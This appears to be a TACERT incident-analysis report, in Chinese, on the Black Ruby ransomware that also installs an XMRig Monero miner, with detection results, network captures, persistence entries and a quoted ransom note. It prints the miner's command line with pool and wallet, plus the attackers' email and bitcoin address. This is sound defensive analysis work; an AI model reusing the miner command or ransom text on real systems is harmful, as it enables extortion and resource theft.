

個案分析-

Black Ruby 挖礦勒索攻擊 事件分析報告

臺灣學術網路危機處理中心團隊(TACERT)製


107 年 3 月

I. 事件簡介

1. 2017 年各式勒索病毒攻擊事件頻傳，而挖礦的攻擊事件也層出不窮，而在 2018 年 2 月初 MalwareHunterTeam 發現了一個新型態的勒索病毒 Black Ruby。
2. 該病毒除了會將電腦內的檔案加密來進行勒索外，也在受害主機內植入門羅挖礦程式，因為駭客考量若被勒索的受害者不支付贖金，至少可將受害主機拿來進行挖礦，以獲取門羅幣。
3. 為了瞭解該類型資安事件的觸發原因與攻擊行為，本中心取得樣本後進行檢測。

II. 事件檢測

1. 首先，在檢測之前，我們將病毒樣本 daea4b5ea119786d996f33895996396892fa0bdbb8f9e9fcc184a89d0d0cb85e.exe 送至 Virustotal 網站檢測，發現其惡意比例高達 50/66，其中有許多防毒軟體公司稱它為 BlackRuby 勒索病毒，而知名的 Fortinet 與 Symantec 公司稱它為 CoinMiner 與 Downloader。



virustotal

SHA256: daea4b5ea119786d996f33895996396892fa0bdbb8f9e9fcc184a89d0d0cb85e

檔案名稱: daea4b5ea119786d996f33895996396892fa0bdbb8f9e9fcc184a89d0d0cb85e.exe


偵測率: 50 / 66

分析日期: 2018-02-27 02:46:58 UTC (0 分鐘前)

防毒	結果	更新
Ad-Aware	Trojan.GenericKD.30317175	20180227
AegisLab	Troj.W32.ReconycIc	20180227
AhnLab-V3	Trojan/Win32.Reconyc.C2400108	20180227
ALYac	Trojan.Ransom.BlackRuby	20180227
Cyren	W32/BlackRuby.A.gen/Eldorado	20180227
DrWeb	Trojan.Encoder.24466	20180227
Emsisoft	Trojan.Ransom.BlackRuby (A)	20180227


F-Prot	W32/BlackRuby.A.gen!Eldorado	20180227
F-Secure	Trojan.GenericKD.30317175	20180227
Fortinet	W32/CoinMiner.DQ	20180227
Malwarebytes	Ransom.BlackRuby	20180227
Symantec	Downloader	20180226
TrendMicro	Ransom_BLACKRUBY.THGBGH	20180226
TrendMicro-HouseCall	Ransom_BLACKRUBY.THGBGH	20180227

2. 在 Win10 作業系統環境下，我們進行環境隔離檢測。檢視該病毒的檔案內容，發現它原檔名為 Windows Defender.exe，名稱與微軟公司的防毒軟體名稱相同，表示該病毒可能偽裝成防毒軟體來吸引使用者執行它。



3. 以一般使用者權限執行此病毒程式後，發現該病毒會呼叫兩個名稱相同的程式 svchost.exe 來執行，而且 CPU 使用率衝至 100%，呈現挖礦現象，但受測主機內無任何檔案被加密之情形發生。

daea4b5ea119786d996f3389599...	20.11	13,628 K	17,820 K	3052 Microsoft Windows Defender
svchost.exe	0.03	188 K	856 K	3324 Windows Services 的主機處理... Microsoft Corporation
svchost.exe	0.01	228 K	84 K	4066



4. 相關報導顯示駭客可能透過遠端桌面服務(Remote Desktop Services)方式入侵到受害主機內安裝惡意程式 BlackRuby，故推測在執行此病毒時，駭客可能以系統管理者權限執行程式，因此，我們以系統管理者權限來執行此病毒。
5. 檢視病毒執行後對外連線情形，發現它會先連線到美國 IP:104.25.149.25:80，接著會陸續連線到烏克蘭 IP:94.130.12.27:3333，port 3333 為挖礦常用 port，可見該 IP 可能為一個礦池。

Process Name	Proces...	Protocol	Local Port	Local Po...	Local Address	Remote ...	Remote ...	Remote Addr...	Remote Host Na...	State
daea4b5ea119786d996f33895996396892fa0bdbb8f9e9fcc184a89d0d0cb85e.exe		http	80		104.25.149.25	80	http	104.25.149.25		Established
2018/2/27 下午 04:11:44	Added			Unknown		TCP		192.168.195.157:49559	94.130.12.27:3333	
2018/2/27 下午 04:11:50	Added			Unknown		TCP		192.168.195.157:49560	94.130.12.27:3333	
2018/2/27 下午 04:11:56	Added			Unknown		TCP		192.168.195.157:49561	94.130.12.27:3333	
2018/2/27 下午 04:12:02	Added			Unknown		TCP		192.168.195.157:49562	94.130.12.27:3333	
2018/2/27 下午 04:12:08	Added			Unknown		TCP		192.168.195.157:49563	94.130.12.27:3333	

6. 追蹤 IP:94.130.12.27 之網路封包，發現該 IP 對應到主機:freegeop.net，表示受測主機查詢 http://freegeop.net/json/，而且連線過程中會告訴對方受測主機的 IP 位置、country_Code 與 country_Name。

```

RSA Security Analytics Reconstruction for session ID: 3 ( Source 192.168.195.157 : 49552, Target 104.25.149.25 : 80 )
Time 2/27/2018 14:42:24 to 2/27/2018 14:44:04 Packet Size 1,309 bytes Payload Size 655 bytes
Protocol 2048/6/80 Flags: Keep-Alive, Assembled, AppMeta, NetworkMeta, Packet Count: 11

R
E
Q
U
E
S
T

GET /json/ HTTP/1.1
Host: freegeoip.net
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Tue, 27 Feb 2018 06:42:22 GMT
Content-Type: application/json
Content-Length: 198
Connection: keep-alive
Set-Cookie: __cfduid=db2c918b17718f7f8520a00b237cb622d1519713741; expires=Wed, 27
-Feb-19 06:42:21 GMT; path=/; domain=.freegeoip.net; HttpOnly
Vary: Origin
X-Database-Date: Fri, 16 Feb 2018 08:41:25 GMT
Server: cloudflare
CF-RAY: 3f3929e6b2d6331f-HKG

{"ip": "140.144", "country_code": "TW", "country_name": "Taiwan", "region_code": "",
"region_name": "", "city": "", "zip_code": "", "time_zone": "Asia/Taipei", "latitude": 23.5,
"longitude": 121, "metro_code": 0}

R
E
S
P
O
N
S
E

```

7. 檢視受測主機背景程式執行情形，發現該病毒執行後會呼叫程式 Svchost.exe，而程式 Svchost.exe 執行後會呼叫程式 conhost.exe。

從 Svchost.exe 的內容可以得知 Svchost.exe 存在於 C:\Windows\System32\新建的資料夾 BlackRuby 內，而且是 XMRig CPU miner 的挖礦程式，在 Command 內容可以看到其礦池為 de01.supportxmr.com:3333 與其錢包帳戶的資訊。

```

Description: XMRig CPU miner
Company: www.xmrig.com
Path: C:\Windows\System32\BlackRuby\Svchost.exe
Command: "C:\Windows\System32\BlackRuby\Svchost.exe" -o stratum+tcp://de01.supportxmr.com:3333 -u 43DmqxU4LzuTrmA8GLZ7S53w32bwCavX9bhrCSEwwebfn4TCYRAXmPWTz9Q1F6XYsktJEYBYDkhKu4Kw6rCCspxCJ -p Mary:DESKTOP-PAGS7BF
User: DESKTOP-PAGS7BF\Mary
PID: 4948 Started: 2018/2/27 下午 04:11:42

```

8. 檢視網路封包內容，發現受測主機傳送礦池的登入帳戶資訊與受測主機名稱給礦池，但是回傳顯示錯誤訊息，表示這個帳戶在這個礦池的運用被限制了。接著觀察受測主機是否有 CPU 資源使用率衝高之現象，但發現無挖礦行為產生。

```

RSA Security Analytics Reconstruction for session ID: 1385 ( Source 192.168.195.157 : 49559, Target 94.130.12.27 : 3333 )
Time 2/27/2018 16:11:44 to 2/27/2018 16:11:45 Packet Size 966 bytes Payload Size 372 bytes
Protocol 2048/6/0 Flags: Keep-Alive, Assembled, AppMeta, NetworkMeta, Packet Count: 10

R
E
Q
U
E
S
T


{"id":1,"jsonrpc":"2.0","method":"login","params":{"login":"43DmqxU4LzuTrmA8GLZ7S53w32bwCavX9bhrCSEwwebfn4TCYRAXmPWTz9Q1F6XYsktJEYBYDkhKu4Kw6rCCspxCJ","pass":"Mary:DESKTOP-PAGS7BF","agent":"XMRig/2.4.3 (Windows NT 10.0) libuv/1.14.1 gcc/7.2.0"}}

R
E
S
P
O
N
S
E

{"id":1,"jsonrpc":"2.0","error":{"code":-1,"message":"This address has been restricted from utilization of this pool"}}

```


9. 檢視登錄編輯程式內容，發現登錄檔有被修改過，安裝 BlackRuby 軟體。




10. 從背景程式發現，在病毒執行時，會寫入兩個檔案 WindowsUI.exe 與 Svchost.exe 到 C:\Windows\System32\BlackRuby 的資料夾內。

Time of Day	Process Name	PID	Operation	Path
下午 04:11:08.461...	daea4b5ea119786d996f33895996396892fa0...	5252	WriteFile	C:\Windows\System32\BlackRuby\WindowsUI.exe
下午 04:11:08.461...	daea4b5ea119786d996f33895996396892fa0...	5252	WriteFile	C:\Windows\System32\BlackRuby\WindowsUI.exe
下午 04:11:08.461...	daea4b5ea119786d996f33895996396892fa0...	5252	WriteFile	C:\Windows\System32\BlackRuby\WindowsUI.exe
下午 04:11:08.480...	daea4b5ea119786d996f33895996396892fa0...	5252	WriteFile	C:\Windows\System32\BlackRuby\Svchost.exe

11. 檢視 C:\Windows\System32 資料夾，因為 BlackRuby 資料夾被隱藏了，所以並未發現任何名稱為 BlackRuby 之資料夾，此方式讓受害者不易發現惡意程式的所在之處。



12. 在 BlackRuby 的資料夾內，發現有兩個程式 Svchost.exe 與 WindowsUI.exe，分別將它們送至 Virustotal 檢測得到如下的結果：



- (1) Svchost.exe 檢測結果其惡意比例為 50/67，多家防毒公司使用 CoinMiner 用字來稱呼它，被視為一個挖礦程式。

SHA256: 20805849c72a884739eec41b27b1253ed4b8b9f918365d3a2f587e637487d7bc

檔案名稱: Svchost.exe

偵測率: 50 / 67

分析日期: 2018-02-27 09:17:02 UTC (1 分鐘 前)

防毒	結果
Ad-Aware	Application.CoinMiner.AJ
AhnLab-V3	Trojan.Win32.Coinminer.R217306
ALYac	Misc.Riskware.MoneroMiner
Arcabit	Application.CoinMiner.AJ
BitDefender	Application.CoinMiner.AJ
CAT-QuickHeal	Trojan.BitMiner
ClamAV	Win.Trojan.CryptocoinMiner-6448864-0
DrWeb	Tool.BtcMine.1145
Emsisoft	Application.CoinMiner.AJ (B)
Endgame	malicious (moderate confidence)
ESET-NOD32	a variant of Win32/CoinMiner.DQ potentially unwanted

- (2) WindowsUI.exe 檢測結果其惡意比例為 50/67，有多家防毒軟體公司稱其為 BlackRuby 勒索病毒，也發現其 SHA256 編碼與本次檢測病毒樣本相同，可推測病毒在執行寫入受測主機 BlackRuby 資料夾時，也複製一份自己於資料夾內。

SHA256: daea4b5ea119786d996f33895996396892fa0bdbb8f9e9fcc184a89d0d0cb85e

檔案名稱: WindowsUI.exe

偵測率: 50 / 67

分析日期: 2018-02-27 09:21:02 UTC (0 分鐘 前)

防毒	結果
----	----


ALYac	Trojan.Ransom.BlackRuby
Cyren	W32/BlackRuby.A.gen!Eldorado
Emsisoft	Trojan.Ransom.BlackRuby (A)
F-Prot	W32/BlackRuby.A.gen!Eldorado
Fortinet	W32/CoinMiner.DQ
Malwarebytes	Ransom.BlackRuby
TrendMicro	Ransom_BLACKRUBY.THGBGH
TrendMicro-HouseCall	Ransom_BLACKRUBY.THGBGH

13. 檢視受測主機重新開機後背景程式運作情形，發現來自 C:\Windows\system32\blackruby\windowsui.exe 的 Windows Defender 程式會在開機後自動執行，而且程式 WindowsUI.exe 會呼叫 Svchost.exe 來進行挖礦。


Autoun Entry	Description	Publisher	Image Path	Timestamp
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\AlternateShell				2015/7/10 下午 04:28
<input checked="" type="checkbox"/> cmd.exe	Windows 命令處理程式	Microsoft Corporation	c:\windows\system32\cmd.exe	2015/7/10 上午 11:25
<input checked="" type="checkbox"/> HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run				2018/2/27 下午 04:11
<input checked="" type="checkbox"/> VMware User Process	VMware Tools Core Service	VMware, Inc.	c:\program files\vmware\vmware tools\vmtoolsd.exe	2016/8/26 上午 05:07
<input checked="" type="checkbox"/> Windows Defender	Microsoft Windows Defender		c:\windows\system32\blackruby\windowsui.exe	2018/2/3 下午 05:01
<input checked="" type="checkbox"/> HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run				2018/2/27 下午 12:51
<input checked="" type="checkbox"/> OneDrive	Microsoft OneDrive	Microsoft Corporation	c:\users\mary\appdata\local\microsoft\onedrive\onedrive.exe	2018/2/3 上午 03:02
<input checked="" type="checkbox"/> HKLM\SOFTWARE\Microsoft\Active Setup\Installed Components				2018/2/27 下午 03:49
<input checked="" type="checkbox"/> Google Chrome	Google Chrome Installer	Google Inc.	c:\program files\google\chrome\application\64.0.3282.186\installer\chmstp.exe	2018/2/22 上午 09:47
<input checked="" type="checkbox"/> Microsoft Windows	Windows Mail	Microsoft Corporation	c:\program files\windows mail\winmail.exe	2015/7/10 上午 11:31
<input checked="" type="checkbox"/> n/a	Windows 主機處理程序 (Rundll...	Microsoft Corporation	c:\windows\system32\rundll32.exe	2015/7/10 上午 11:30

WindowsUI.exe	10,268 K	21,924 K	5060	Microsoft Windows Defender
Svchost.exe	0.01	8,716 K	5,876 K	5412 XMRig CPU miner www.xmrig.com
conhost.exe	< 0.01	9,844 K	8,532 K	5428 Console Window Host Microsoft Corporation

14. 檢視受測主機內檔案被加密之情形，發現除了 C:\windows 與 program files 兩資料夾內檔案未被加密外，其他檔案皆被加密。檔案被加密後檔名變更為「Encrypted_英文字母與數字混合亂碼.BlackRuby」。另外，在檢測時發現在病毒執行加密期間，若有其他程式執行中，則這些應用程式的執行檔將不會被加密。



15. 在被病毒加密過檔案或讀取過的資料夾內，皆會出現一個名為「HOW-TO-DECRYPT-FILES.txt」的勒索通知信，查看該信內容發現分為 6 個部分，分述如下：




(1) Identification Key

為識別受害者 ID。




(2) Can not access your files?

告訴受害者他的電腦中了 BlackRuby 勒索病毒，需支付價值\$650 美元的比特幣才可以將系統還原。



(3) HOW TO DECRYPT FILES

主要告訴受害者如何解密檔案。首先，要複製 Identification Key，再寄兩個被加密的檔案連同 Key 到「TheBlackRuby@Protonmail.com」信箱。駭客會將兩個加密檔案解密寄回給受害者，受害者在確認檔案完整後，用比特幣支付\$650 美元，並寄 transaction code 到駭客 E-mail 信箱。駭客的比特幣帳戶是「19S7k3zHphKiYr85T25FnqdxizHcgmjoj1」，最後受害者會得到 Black Ruby 的解密器與自己系統的私密金鑰。



(4) What is encryption?

告訴受害者什麼是加密，也提到要修改加密的檔案需要個人 Identificaiton Key 與特別的解密軟體。

[What is encryption?]
Encryption is a reversible modification of information for security reasons but providing full access to it for authorised users. To become an authorised user and keep the modification absolutely reversible (in other words to have a possibility to decrypt your files) you should have an "Personal Identification Key". But not only it. It is required also to have the special decryption software (in your case "Black Ruby Decryptor" software) for safe and complete decryption of all your files and data.

(5) Everything is clear for me but what should I do?

告訴受害者閱讀 HOW-TO-DECRYPT-FILES.txt 檔案，也告訴受害者只有他們有私密金鑰可以將被加密的檔案解開。


[Everything is clear for me but what should I do?]
The first step is reading these instructions to the end. Your files have been encrypted with the "Black Ruby Ransomware" software; the instructions ("HOW-TO-DECRYPT-FILES.txt") in the folders with your encrypted files are not viruses, they will help you. After reading this text the most part of people start searching in the Internet the words the "Black Ruby Ransomware" where they find a lot of ideas, recommendation and instructions. It is necessary to realise that we are the ones who closed the lock on your files and we are the only ones who have this secret key to open them.

(6) Have you got advice?

告訴受害者如果用第三方工具來進行解密，檔案可能會損壞。

[Have you got advice?]
[*** Any attempts to get back you files with the third-party tools can be fatal for your encrypted files ***]
The most part of the tried-party software change data with the encrypted files to restore it but this cases damage to the files. Finally it will be impossible to decrypt your files. When you make a puzzle but some items are lost, broken or not put in its place - the puzzle items will never match, the same way the third-party software will ruin your files completely and irreversibly. You should realise that any intervention of the third-party software to restore files encrypted with the "Black Ruby Ransomware" software may be fatal for your files.
If you look through this text in the Internet and realise that something is wrong with your files but you do not have any instructions to restore your files, please contact your antivirus support.

III. 網路架構圖



1. 駭客透過遠端桌面服務侵入受害主機。
2. 駭客在受害主機上執行惡意程式 BlackRuby。
3. 受害主機傳送所在 IP 位置、country_Code 與 country_Name 給美國 IP。
4. 植入 WindowsUI.exe 與挖礦程式 Svchost.exe 於受害主機內。
